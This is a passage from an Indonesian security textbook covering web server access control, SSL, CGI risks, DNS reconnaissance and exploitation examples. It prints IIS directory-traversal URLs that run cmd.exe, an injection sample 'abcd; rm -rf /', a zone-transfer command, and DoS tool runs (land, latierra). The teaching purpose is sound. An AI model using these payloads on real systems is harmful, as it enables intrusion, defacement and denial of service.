Mekanisme untuk kontrol akses ini bergantung kepada program yang digunakan sebagai server. Salah satu caranya akan diuraikan pada bagian berikut.

Proteksi halaman dengan menggunakan password

Salah satu mekanisme mengatur akses adalah dengan menggunakan pasangan *userid* (*user identification*) dan *password*. Untuk server Web yang berbasis Apache[1], akses ke sebuah halaman (atau sekumpulan berkas yang terletak di sebuah directory di sistem Unix) dapat diatur dengan menggunakan berkas "`.htaccess`". Sebagai contoh, isi dari berkas tersebut dapat berupa:

```
AuthUserFile /home/budi/.passme
AuthGroupFile /dev/null
AuthName "Khusus untuk Tamu Budi"
AuthType Basic
<Limit GET>
       require user tamu
```

1. Mekanisme ini juga berlaku di server yang menggunakan program NCSA httpd dan CERN httpd.

```
</Limit>
```

Dalam contoh di atas, untuk mengakses direktori tersebut dibutuhkan userid "`tamu`" dan password yang sama dengan entry userid budi di berkas "`/home/budi/.passme`". Ketika direktori tersebut diakses, akan muncul sebuah pop-up window yang menanyakan userid dan password.

Password di dalam berkas "`/home/budi/.passme`" dapat dibuat dengan menggunakan program "`htpasswd`".

```
unix% htpasswd -c /home/budi/.passme budi
New password: *****
```

Secure Socket Layer

Salah satu cara untuk meningkatkan keamanan server WWW adalah dengan menggunakan enkripsi pada komunikasi pada tingkat socket. Dengan menggunakan enkripsi, orang tidak bisa menyadap data-data (transaksi) yang dikirimkan dari/ke server WWW. Salah satu mekanisme yang cukup populer adalah dengan menggunakan *Secure Socket Layer* (SSL) yang mulanya dikembangkan oleh *Netscape*.

Selain server WWW dari Netscape, beberapa server lain juga memiliki fasilitas SSL juga. Server WWW *Apache* (yang tersedia secara gratis) dapat dikonfigurasi agar memiliki fasilitas SSL dengan menambahkan software tambahan (SSLeay - yaitu implementasi SSL dari Eric Young - atau OpenSSL[1] - yaitu implementasi Open Source dari SSL). Bahkan ada sebuah perusahaan (*Stronghold*) yang menjual Apache dengan SSL.

Penggunaan SSL memiliki permasalahan yang bergantung kepada lokasi dan hukum yang berlaku. Hal ini disebabkan:

- Pemerintah melarang ekspor teknologi enkripsi (kriptografi).
- Paten *Public Key Partners* atas *Rivest-Shamir-Adleman* (*RSA*) public-key cryptography yang digunakan pada SSL.

1. OpenSSL dapat diperoleh dari http://www.openssl.org

Oleh karena hal di atas, implementasi SSLeay Eric Young tidak dapat digunakan di Amerika Utara (Amerika dan Kanada) karena “melanggar” paten RSA dan RC4 yang digunakan dalam implementasinya. SSLeay dapat diperoleh dari:

- `http://www.psy.uq.oz.au/~ftp/Crypto`

Informasi lebih lanjut tentang SSL dapat diperoleh dari:

- `http://home.netscape.com/newsref/std`
- `http://www.openssl.org`

Mengetahui Jenis Server

Informasi tentang web server yang digunakan dapat dimanfaatkan oleh perusak untuk melancarkan serangan sesuai dengan tipe server dan operating system yang digunakan. Seorang penyerang akan mencari tahu software dan versinya yang digunakan sebagai web server, kemudian mencari informasi di Internet tentang kelemahan web server tersebut.

Informasi tentang program server yang digunakan sangat mudah diperoleh. Cara yang paling mudah adalah dengan menggunakan program “telnet” dengan melakukan telnet ke port 80 dari server web tersebut, kemudian menekan tombol return dua kali. Web server akan mengirimkan respon dengan didahuli oleh informasi tentang server yang digunakan. Program *Ogre* (yang berjalan di sistem Windows) dapat mengetahui program server web yang digunakan. Sementara itu, untuk sistem UNIX, program *lynx* dapat digunakan untuk melihat jenis server dengan menekan kunci “sama dengan” (=).

Keamanan Program CGI

Common Gateway Interface (CGI) digunakan untuk menghubungkan sistem WWW dengan software lain di server web. Adanya CGI memungkinkan hubungan interaktif antara user dan server web. CGI seringkali digunakan sebagai mekanisme untuk mendapatkan informasi dari user melalui “fill out form”, mengakses database, atau menghasilkan halaman yang dinamis.

Meskipun secara prinsip mekanisme CGI tidak memiliki lubang keamanan, program atau skrip yang dibuat sebagai CGI dapat memiliki lubang keamanan (baik secara sengaja dibuat lubang keamanannya ataupun tidak sengaja). Pasalnya, program CGI ini dijalankan di server web sehingga menggunakan resources web server tersebut. Potensi lubang keamanan yang dapat terjadi dengan CGI antara lain:

- Seorang pemakai yang nakal dapat memasang skrip CGI sehingga dapat mengirimkan berkas password kepada pengunjung yang mengeksekusi CGI tersebut.
- Program CGI dipanggil berkali-kali sehingga server menjadi terbebani karena harus menjalankan beberapa program CGI yang menghabiskan memori dan *CPU cycle* dari web server.
- Program CGI yang salah konfigurasi sehingga memiliki otoritas seperti sistem administrator sehingga ketika dijalankan dapat melakukan perintah apa saja. Untuk sistem UNIX, ada saja administrator yang salah seting sehingga server web (httpd) dijalankan oleh root.
- CGI guestbook yang secara otomatis menambahkan informasi ke dalam halaman web seringkali disalahgunakan oleh orang yang nakal dengan mengisikan link ke halaman pornografi atau diisi dengan sampah (junk text) sehingga memenuhi disk pemilik web.
- Teks (informasi) yang dikirimkan ke CGI diisi dengan karakter tertentu dengan tujuan untuk merusak sistem. Sebagai contoh, banyak search engine yang tidak melakukan proses “sanitasi” terhadap karakter yang dituliskan oleh user. Bagaimana jika user memasukkan “abcd; rm -rf /” atau “%; drop table” dan sejenisnya. (Tujuan utama adalah melakukan attack terhadap SQL server di server.)

Keamanan client WWW

Dalam bagian terdahulu dibahas masalah yang berhubungan dengan server WWW. Dalam bagian ini akan dibahas masalah-masalah yang berhubungan dengan keamanan client WWW, yaitu pemakai (pengunjung) biasa. Keamanan di sisi client biasanya berhubungan dengan masalah *privacy* dan penyisipan virus atau trojan horse.

Pelanggaran Privacy

Ketika kita mengunjungi sebuah situs web, browser kita dapat "dititipi" sebuah "*cookie*" yang fungsinya adalah untuk menandai kita. Ketika kita berkunjung ke server itu kembali, maka server dapat mengetahui bahwa kita kembali dan server dapat memberikan setup sesuai dengan keinginan (*preference*) kita. Ini merupakan servis yang baik. Namun data-data yang sama juga dapat digunakan untuk melakukan *tracking* kemana saja kita pergi.

Ada juga situs web yang mengirimkan script (misal Javascript) yang melakukan interogasi terhadap server kita (melalui browser) dan mengirimkan informasi ini ke server. Bayangkan jika di dalam komputer kita terdapat data-data yang bersifat rahasia dan informasi ini dikirimkan ke server milik orang lain.

Penyisipan Trojan Horse

Cara penyerangan terhadap client yang lain adalah dengan menyisipkan virus atau trojan horse. Bayangkan apabila yang anda download adalah virus atau trojan horse yang dapat menghapus isi harddisk anda. Salah satu contoh yang sudah terjadi adalah adanya web yang menyisipkan trojan horse Back Orifice (BO) atau Netbus sehingga komputer anda dapat dikendalikan dari jarak jauh. Orang dari jarak jauh dapat menyadap apa yang anda ketikkan, melihat isi direktori, melakukan reboot, bahkan memformat harddisk!

Bahan Bacaan

Informasi lebih lanjut mengenai keamanan sistem WWW dapat diperoleh dari sumber on-line sebagai berikut.

- <http://www.w3.org/Security/Faq/>
- Nalneesh Gaur, "Assessing the Security of Your Web Applications," Linux Journal, April 2000, hal. 74-78.
- Netscape's cookie Security FAQ
  http://search.netscape.com/assist/security/faqs/cookies.html

Eksploitasi Keamananan

Dalam bab ini akan dibahas beberapa contoh eksploitasi lubang keamanan. Contoh-contoh yang dibahas ada yan bersifat umum dan ada yang bersifat khusus untuk satu jenis operating system tertentu, atau untuk program tertentu dengan versi tertentu. Biasanya lubang keamanan ini sudah ditutup pada versi baru dari paket program tersebut sehingga mungkin tidak dapat anda coba. Pembahasan dalam bab ini tentunya tidak komplit dikarenakan batasan jumlah halaman. Jika diinginkan pembahasan yang lebih komplit ada buku “Hacking Exposed” (lihat referensi [41]) yang dapat digunakan untuk keperluan tersebut.

Menurut “Hacking Exposed”, metodologi dari penyusup biasanya mengikuti langkah sebagai berikut:

- *Target acquisition and information gaterhing*
- *Initial access*
- *Privilege escalation*
- *Covering tracks*

Namun, bab ini belum disusun dengan urutan seperti di atas.

Mencari informasi

Sebelum melakukan penyerangan, seorang cracker biasanya mencari informasi tentang targetnya. Banyak informasi tentang sebuah sistem yang dapat diperoleh dari Internet. Sebagai contoh, informasi dari DNS (Domain Name System) kadang-kadang terlalu berlebihan sehingga memberikan terlalu banyak informasi kepada orang yang bermaksud jahat. DNS dapat memberikan informasi tentang nama-nama server berserta nomor IP yang dimiliki oleh sebuah perusahaan. Seseorang yang tidak tahu apa-apa, dengan mengetahui domain dari sebuah perusahaan dapat mengetahui informasi yang lebih banyak tentang server-server dari perusahaan tersebut. Paling tidak, informasi tentang name server merupakan informasi awal yang dapat berguna.

Informasi tentang DNS tersedia secara terbuka di Internet dan dapat dicari dengan menggunakan berbagai tools seperti:

- whois, host, nslookup, dig (tools di sistem UNIX)
- Sam Spade (tools di sistem Windows)
- web dari Network Solutions inc. yang menyediakan informasi tentang data-data gTLD (.com, .net, .org, dan seterusnya) melalui webnya di http://www.networksolutions.com

Host, Whois, dig

Berikut ini adalah contoh beberapa session untuk mencari informasi tentang domain dan server-server yang digunakan oleh domain tersebut. Untuk mencari name server, dapat digunakan program “host” dengan option “-t ns”. Sementara itu untuk mencari nomor IP dari sebuah host, langsun gunakan program host tanpa option.

```
unix$ host -t ns yahoo.com
yahoo.com               NS      NS3.EUROPE.yahoo.com
yahoo.com               NS      NS1.yahoo.com
yahoo.com               NS      NS5.DCX.yahoo.com

unix$ host ns1.yahoo.com
ns1.yahoo.com           A       204.71.200.33
```

Cara yang sama dapat dilakukan dengan menggunakan program whois. Contoh di bawah ini adalah untuk mencari informasi tentang domain yahoo.com dengan menggunakan server whois yang berada di Network Solutions Inc.

```
unix$ whois -h whois.networksolutions.com yahoo.com

Registrant:
Yahoo (YAHOO-DOM)
   3420 Central Expressway
   Santa Clara, CA 95051
   US

   Domain Name: YAHOO.COM

   Administrative Contact, Technical Contact:
      Balling, Derek  (DJB470)  tech-contact@YAHOO-INC.COM
Yahoo!
      701 First Ave
      Sunnyvale, CA  94089
      US
      +1-408-349-5062
   Billing Contact:
      Billing, Domain  (DB28833)  domainbilling@YAHOO-INC.COM
      Yahoo! Inc.
      225 Broadway, 13th Floor
      San Diego, CA 92101
      1-408-731-3300

   Record last updated on 28-Jun-2001.
   Record expires on 20-Jan-2010.
   Record created on 18-Jan-1995.
   Database last updated on 20-Jul-2001 00:12:00 EDT.

   Domain servers in listed order:

   NS1.YAHOO.COM                204.71.200.33
   NS5.DCX.YAHOO.COM            216.32.74.10
   NS3.EUROPE.YAHOO.COM         217.12.4.71
```

Informasi yang diperoleh dari contoh di atas sekedar mencari informasi mengenai server DNS. Kita juga dapat mencoba mencari informasi lebih jauh dengan cara mengambil (dump) semua data-data DNS yang dikenal

dengan istilah *zone transfer*. Program “dig” dapat kita gunakan untuk keperluan tersebut.


```
unix$ dig yahoo.com. axfr @ns1.yahoo.com.
```

Contoh di atas adalah perintah untuk melakukan zone transfer (axfr) terhadap domain yahoo.com dari server ns1.yahoo.com. Perhatikan tanda titik (.) di belakang nama domain. Perlu diingat bahwa kegiatan zone transfer di beberapa tempat dapat dikategorikan sebagai tidak ramah (unfriendly) dan bahkan dianggak sebagai usaha untuk melakukan hacking terhadap sistem tersebut.

Untuk sistem yang diamankan secara baik, perintah zone transfer di atas akan gagal untuk dilakukan. Akan tetapi untuk sistem yang tidak baik, perintah di atas akan memberikan informasi tentang nama server-server yang berada dalam domain tersebut. Termasuk server di Intranet! (seperti billing, terminal server, RAS, dan sebagainya). Informasi yang sensitif seperti ini seharusnya tidak dapat di-query oleh orang atau server yang tidak berhak. Query zone transfer ini juga dapat dijadikan DoS attack karena dengan query yang sedikit (berdasarkan jumlah dan ukuran paket yang dikirimkan) dia menghasilkan jawaban yang cukup panjang. Dengan kata lain terjadi amplifikasi dari penggunaan bandwidth jaringan. Periksa sistem anda apakah DNS anda sudah dikelola dengan baik atau masih terbuka untuk zone transfer.

Sam Spade, utility untuk MS Windows

Untuk anda yang menggunakan sistem yang berbasis Microsoft Windows, anda dapat menggunakan program Sam Spade. Program ini dapat diperoleh secara gratis dari web http://www.samspade.org. Gambar berikut menunjukkan sebuah sesi Sam Spade untuk mencari informasi tentang domain INDOCISC.com.



Latihan 11. Cari informasi tentang nama-nama dari name server (NS) domain anda atau domain perusahaan anda. Informasi apa saja yang dapat anda peroleh dari data-data DNS tersebut? Nomor IP apa saja yang dapat anda peroleh dari data-data DNS tersebut?

Informasi DNS memang tersedia untuk umum. Akan tetapi seharusnya informasi yang komplit hanya boleh dilihat oleh server tertentu. Istilahnya, “zone transfer” hanya diperbolehkan untuk server tertentu saja.

Eksploitasi Web Server

Web server menyediakan jasa untuk publik. Dengan demikian dia harus berada di depan publik. Sayangnya banyak lubang keamanan dalam implementasi beberapa web server. Di bagian ini akan dicontohkan beberapa eksploitasi tersebut.

Defacing Microsoft IIS

Salah satu lubang keamanan dari web yang berbasis IIS adalah adanya program atau script yang kurang baik implementasinya. Sebagai contoh, bugtraq id 1806 menujukkan cara untuk melihat isi direktori dari sebuah web server yang berbasis IIS. (Informasi lengkapnya ada di http://www.securityfocus.com/bid/1806).

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/
c+dir
http://target/scripts/..%c0%9v../winnt/system32/cmd.exe?/
c+dir
http://target/scripts/..%c0%af../winnt/system32/cmd.exe?/
c+dir
http://target/scripts/..%c0%qf../winnt/system32/cmd.exe?/
c+dir
http://target/scripts/..%c1%8s../winnt/system32/cmd.exe?/
c+dir
http://target/scripts/..%c1%9c../winnt/system32/cmd.exe?/
c+dir
http://target/scripts/..%c1%pc../winnt/system32/cmd.exe?/
c+dir
```

Perintah di atas menjalankan perintah “dir” untuk melihat direktori di server IIS tersebut. Selain melihat direktori dengan perintah “dir”, anda dapat juga menjalankan perintah lain di server tersebut, seperti misalnya meng-copy file. Salah satu exploit adalah dengan mengambil file dari sebuah tempat dengan “TFTP” ke server IIS tersebut. Prinsipnya adalah menggunakan perintah yang command line sebagai perintah “dir” tersebut, seperti dnegan printah “tftp” dan menggantikan spasi dengan tanda tambah (+). Setelah itu, file dapat ditempatkan dimana saja termasuk di direktori yang digunakan untuk memberikan layanan web. Atau dengan kata lain web tersebut dapat diubah (*deface*).

Denial of Service Attack

"*Denial of Service (DoS) attack*" merupakan sebuah usaha (dalam bentuk serangan) untuk melumpuhkan sistem yang dijadikan target sehingga sistem tersebut tidak dapat menyediakan servis-servisnya (*denial of service*) atau tingkat servis menurun dengan drastis. Cara untuk melumpuhkan dapat bermacam-macam dan akibatnyapun dapat beragam. Sistem yang diserang dapat menjadi "bengong" (*hang*, *crash*), tidak berfungsi, atau turun kinerjanya (beban CPU tinggi).

Serangan denial of service berbeda dengan kejahatan pencurian data atau kejahatan memonitor informasi yang lalu lalang. Dalam serangan DoS tidak ada yang dicuri. Akan tetapi, serangan DoS dapat mengakibatkan kerugian finansial. Sebagai contoh apabila sistem yang diserang merupakan server yang menangani transaksi "*commerce*", maka apabila server tersebut tidak berfungsi, transaksi tidak dapat dilangsungkan. Bayangkan apabila sebuah bank diserang oleh bank saingan dengan melumpuhkan outlet ATM (Anjungan Tunai Mandiri, *Automatic Teller Machine*) yang dimiliki oleh bank tersebut. Atau sebuah credit card merchant server yang diserang sehingga tidak dapat menerima pembayaran melalui credit card.

Selain itu, serangan DoS sering digunakan sebagai bagian dari serangan lainnya. Misalnya, dalam serangan *IPspoofing* (seolah serangan datang dari tempat lain dengan nomor IP milik orang lain), seringkali DoS digunakan untuk membungkam server yang akan di*spoof*.

Land attack

Land attack merupakan serangan kepada sistem dengan menggunakan program yang bernama "*land*". Apabila serangan diarahkan kepada sistem Windows 95, maka sistem yang tidak diproteksi akan menjadi *hang* (dan bisa keluar layar biru). Demikian pula apabila serangan diarahkan ke beberapa jenis UNIX versi lama, maka sistem akan *hang*. Jika serangan diarahkan ke sistem Windows NT, maka sistem akan sibuk dengan penggunaan CPU mencapai 100% untuk beberapa saat sehingga sistem terlihat seperti macet. Dapat dibayangkan apabila hal ini dilakukan secara

berulang-ulang. Serangan land ini membutuhkan nomor IP dan nomor port dari server yang dituju. Untuk sistem Windows, biasanya port 139 yang digunakan untuk menyerang.

Program land menyerang server yang dituju dengan mengirimkan packet palsu yang seolah-olah berasal dari server yang dituju. Dengan kata lain, source dan destination dari packet dibuat seakan-akan berasal dari server yang dituju. Akibatnya server yang diserang menjadi bingung.

```
unix# ./land 192.168.1.1 139
land.c by m3lt, FLC
192.168.1.1:139 landed
```

Latierra

Program *latierra* merupakan "perbaikan" dari program land, dimana port yang digunakan berubah-ubah sehingga menyulitkan bagi pengamanan.

```
latierra v1.0b by MondoMan (elmondo@usa.net), KeG
Enhanced version of land.c originally developed by m3lt, FLC
Arguments:
* -i dest_ip = destination ip address such as 1.1.1.1
       If last octet is '-', then the address will increment
       from 1 to 254 (Class C) on the next loop
       and loop must be > 1 or -5 (forever).
       Alternatives = zone=filename.txt or list=filename.txt
       (ASCII) For list of alternative options,
       use -a instead of -h.
* -b port# = beginning port number (required).
-e port# = ending port number (optional)
-t = tcp flag options (f=fin, ~s=syn, r=reset, ~p=push, a=ack,
       u=urgent)
-v = time_to_live value, default=255
-p protocol = ~6=tcp, 17=udp, use -p option for complete list
-w window_size = value from 0 to ?, default=65000
-q tcp_sequence_number, default=3868
-m message_type
         (~0=none, 1=Out-Of-Band, 4=Msg_DontRoute
-s seconds = delay between port numbers, default=1
-o 1 = supress additional output to screen, default=0
-l loop = times to loop through ports/scan, default=1,
       -5=forever
* = required     ~ = default parameter values
```

```
unix# ./latierra -i 192.167.1.1 -b 139 -e 141

latierra v1.0b by MondoMan (elmondo@usa.net), KeG
Enhanced version of land.c originally developed by m3lt, FLC
Settings:
  (-i)   Dest. IP Addr   : 192.168.1.1
  (-b)   Beginning Port #: 139
  (-e)   Ending Port #   : 141
  (-s)   Seconds to Pause: 1
  (-l)   Loop            : 1
  (-w)   Window size     : 65000
  (-q)   Sequence Number : F1C (3868)
  (-v)   Time-to-Live    : 255
  (-p)   IP Protocol #   : 6
  (-t)   TCP flags       : syn push
Done.
```

Ping-o-death

Ping-o-death sebetulnya adalah eksploitasi program *ping* dengan memberikan packet yang ukurannya besar ke sistem yang dituju. Beberapa sistem UNIX ternyata menjadi hang ketika diserang dengan cara ini. Program ping umum terdapat di berbagai operating system, meskipun umumnya program ping tersebut mengirimkan packet dengan ukuran kecil (tertentu) dan tidak memiliki fasilitas untuk mengubah besarnya packet. Salah satu implementasi program ping yang dapat digunakan untuk mengubah ukuran packet adalah program ping yang ada di sistem Windows 95.

Ping broadcast (smurf)

Salah satu mekanisme serangan yang baru-baru ini mulai marak digunakan adalah menggunakan ping ke alamat *broadcast*, ini yang sering disebut dengan *smurf*. Seluruh komputer (*device*) yang berada di alamat broadcast tersebut akan menjawab. Apakah ini merupakan standar?

Jika sebuah sistem memiliki banyak komputer (*device*) dan ping broadcast ini dilakukan terus menerus, jaringan dapat dipenuhi oleh respon-respon dari device-device tersebut. Akibatnya jaringan menjadi lambat.

```
$ ping 192.168.1.255
PING 192.168.1.255 (192.168.1.255): 56 data bytes
64 bytes from 192.168.1.4: icmp_seq=0 ttl=64 time=2.6 ms
64 bytes from 192.168.1.2: icmp_seq=0 ttl=255 time=24.0 ms
(DUP!)
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=2.5 ms
64 bytes from 192.168.1.2: icmp_seq=1 ttl=255 time=4.7 ms
(DUP!)
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=2.5 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=255 time=4.7 ms
(DUP!)
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=2.5 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=255 time=4.7 ms
(DUP!)
--- 192.168.1.255 ping statistics ---
4 packets transmitted, 4 packets received, +4 duplicates, 0%
packet loss
round-trip min/avg/max = 2.5/6.0/24.0 ms
```

Smurf attack biasanya dilakukan dengan menggunakan *IP spoofing*, yaitu mengubah nomor IP dari datangnya *request*, tidak seperti contoh di atas. Dengan menggunakan *IP spoofing*, respon dari *ping* tadi dialamatkan ke komputer yang IPnya di*spoof*. Akibatnya komputer tersebut akan menerima banyak paket. Hal ini dapat mengakibatkan pemborosan penggunaan (bandwidth) jaringan yang menghubungkan komputer tersebut. Dapat dibayangkan apabila komputer yang dispoof tersebut memiliki hubungan yang berkecepatan rendah dan ping diarahkan ke sistem yang memiliki banyak host. Hal ini dapat mengakibatkan DoS attack.

Contoh-contoh DoS attack lainnya

- Program “ping.exe” di sistem Windows (dicobakan pada Windows NT 4 Service Pack 4) dapat digunakan untuk menghentikan beberapa aplikasi sistem Windows jika diberikan nama host yang panjangnya lebih dari 112 karakter. Aplikasi dialup akan mati. Eksploitasi ini membutuhkan user di local server.
  http://www.securitytracker.com/alerts/2001/Apr/1001255.html

- A vulnerability has been reported in the version of Telnet that is shipped with most Microsoft systems that allows a local user to crash several applications, including OutlookExpress.
  It is reported that, if you fill up the "Host Name" buffer (Connect/Remote System/Host Name) with the maximum of 256 chars and press "Connect" (tested with 256 "A" characters), the application will crash but will not close down, instead, it will display a "Connection Failed!" message.
  http://www.securitytracker.com/alerts/2001/Mar/1001209.html

Sniffer

Program sniffer adalah program yang dapat digunakan untuk menyadap data dan informasi melalui jaringan komputer. Di tangan seorang admin, program sniffer sangat bermanfaat untuk mencari (*debug*) kesalahan di jaringan atau untuk memantau adanya serangan. Di tangan cracker, program sniffer dapat digunakan untuk menyadap password (jika dikirimkan dalam bentuk *clear text*).

Sniffit

Program sniffit dijalankan dengan userid root (atau program dapat di-setuid root sehingga dapat dijalankan oleh siapa saja) dan dapat menyadap data. Untuk contoh penggunaan sniffit, silahkan baca dokumentasi yang menyertainya. (Versi berikut dari buku ini akan menyediakan informasi tentang penggunaannya.)

tcpdump

Program tcpdump merupakan program gratis yang umum digunakan untuk menangkap paket di sistem UNIX. Implementasi untuk sistem Window juga tersedia dengan nama *windump*. Setelah ditangkap, data-data (paket) ini dapat diolah dengan program lainnya, seperti dengan menggunakan program *tcpshow*, *tcptrace*, dan sejenisnya.

Program tcpdump sangat powerful dan digunakan sebagai basis dari pembahasan di beberapa buku, seperti buku seri "*TCP/IP Illustrated*" dari

Richard Stevens [46] yang sangat terkenal atau buku “Network Intrusion Detection” [31]. Berikut ini adalah contoh sebuah sesi tcpdump.

```
unix# tcpdump
06:46:31.318893 192.168.1.7.1043 > 192.168.1.1.80: S
616175183:616175183(0) win 5840 <mss 1460,nop,nop,sackOK> (DF)
06:46:31.318893 192.168.1.1.80 > 192.168.1.7.1043: S
1312015909:1312015909(0) ack 616175184 win 32736 <mss 1460>
06:46:31.318893 192.168.1.7.1043 > 192.168.1.1.80: . ack 1 win
5840 (DF)
06:46:31.318893 192.168.1.7.1043 > 192.168.1.1.80: P
1:296(295) ack 1 win 5840 (DF)
06:46:31.338893 192.168.1.1.80 > 192.168.1.7.1043: . ack 296
win 32441 (DF)
06:46:31.738893 192.168.1.1.80 > 192.168.1.7.1043: P
1:200(199) ack 296 win 32736 (DF)
06:46:31.868893 192.168.1.7.1043 > 192.168.1.1.80: . ack 200
win 5641 (DF)
06:46:31.898893 192.168.1.1.1492 > 192.168.1.7.113: S
2035772989:2035772989(0) win 512 <mss 1460>
06:46:31.898893 192.168.1.7.113 > 192.168.1.1.1492: R 0:0(0)
ack 2035772990 win 0
06:46:39.028893 192.168.1.7 > 192.168.1.1: icmp: echo request
06:46:39.028893 192.168.1.1 > 192.168.1.7: icmp: echo reply
06:46:40.028893 192.168.1.7 > 192.168.1.1: icmp: echo request
06:46:40.028893 192.168.1.1 > 192.168.1.7: icmp: echo reply
06:46:41.028893 192.168.1.7 > 192.168.1.1: icmp: echo request
06:46:41.028893 192.168.1.1 > 192.168.1.7: icmp: echo reply
06:46:42.038893 192.168.1.7 > 192.168.1.1: icmp: echo request
06:46:42.038893 192.168.1.1 > 192.168.1.7: icmp: echo reply
06:46:44.048893 192.168.1.7.1043 > 192.168.1.1.80: P
296:591(295) ack 200 win 5641 (DF)
06:46:44.048893 192.168.1.1.80 > 192.168.1.7.1043: P
200:398(198) ack 591 win 32736 (DF)

06:46:44.168893 192.168.1.7.1043 > 192.168.1.1.80: . ack 398
win 5443 (DF)
```

Dalam contoh di atas, pada baris-baris pertama, ditunjukkan sebuah sesi web browsing (lihat port 80 yang digunakan sebagai target port) dari sebuah komputer dengan nomor IP 192.168.1.7 ke server web dengan nomor IP 192.168.1.1. Di sesi itu nampak *three way handshaking* (paket SYN, dibalas dengan SYN/ACK, dan dibalas dengan ACK). Untuk mengetahui lebih

lengkap tentang paket-paket ini, silahkan baca buku "*TCP/IP Illustrated*" dari Richard Stevens atau buku "*Network Intrusion Detection*" (Stephen Northcutt & Judy Novak).

Selain sesi web, nampak juga sesi ping dimana ada paket "ICMP echo request" yang dibalas dengan paket "ICMP echo reply". Ping ini juga dikirimkan dari IP 192.168.1.7 ke komputer dengan IP 192.168.1.1.

Sniffer Pro

Sniffer Pro merupakan program sniffer komersial yang berjalan di sistem Windows. Program ini dibuat oleh Network Associates dan cukup lengkap fasilitasnya. Sniffer Pro dapat menangkap packet dengan aturan-aturan (rules) tertentu. Bahkan dia dilengkapi dengan visualisasi yang sangat menarik dan membantu administrator.

Anti Sniffer

Untuk menutup lubang keamanan dari kegiatan sniffing, administrator dapat membuat jaringannya bersegmen dan menggunakan perangkat switch sebagai pengganti hub biasa. Selain itu dapat juga digunakan program untuk mendeteksi adanya penggunaan sniffer di jaringan yang dikelolanya. Program pendeteksi sniffer ini disebut anti-sniffer.

Program anti-sniffer bekerja dengan mengirimkan packet palsu ke dalam jaringan dan mendeteksi responnya. Ethernetcard yang diset ke dalam *promiscuous mode* (yang umumnya digunakan ketika melakukan sniffing) dan program yang digunakan untuk menyadap sering memberikan jawaban atas packet palsu ini. Dengan adanya jawaban tersebut dapat diketahui bahwa ada yang melakukan kegiatan sniffing.

Trojan Horse

Trojan horse di sistem komputer adalah program yang disisipkan tanpa pengetahuan si pemilik komputer. Trojan horse ini kemudian dapat diaktifkan dan dikendalikan dari jarak jauh, atau dengan menggunakan

timer (pewaktu). Akibatnya, komputer yang disisipi trojan horse tersebut dapat dikendalikan dari jarak jauh.

Ada yang mengatakan bahwa sebetulnya program ini mirip remote administration. Memang sifat dan fungsinya sama. Remote administration / access program seperti pcAnywhere digunakan untuk keperluan yang benar (legitimate). Sementara trojan horse biasanya digunakan untuk keperluan yang negatif.

Back Orifice (BO)

Back Orifice (BO) merupakan trojan horse untuk sistem yang menggunakan operating system Windows (95, 98, NT, 2000). BO Merupakan produk dari Cult of the Dead Cow, pertama kali dikeluarkan 3 Agustus 1998 dan sangat populer di kalangan bawah tanah. Pada saat dokumen ini ditulis, telah keluar BO 2000 untuk sistem operasi Windows 2000.

BO terdiri dari server (yang dipasang atau disisipkan di komputer target) dan client (yang digunakan untuk mengendalikan server). Akses ke server BO dapat diproteksi dengan menggunakan password sehingga mengecohkan atau membatasi akses oleh orang lain.

Dengan menggunakan BO, intruder dapat mengirimkan pesan seperti:

Mengirim pesan mungkin tidak terlalu bermasalah, meskipun menggangu. Bayangkan jika intruder tersebut memformat harddisk anda atau menangkan keystroke anda (apalagi kalau anda menuliskan userid dan password).

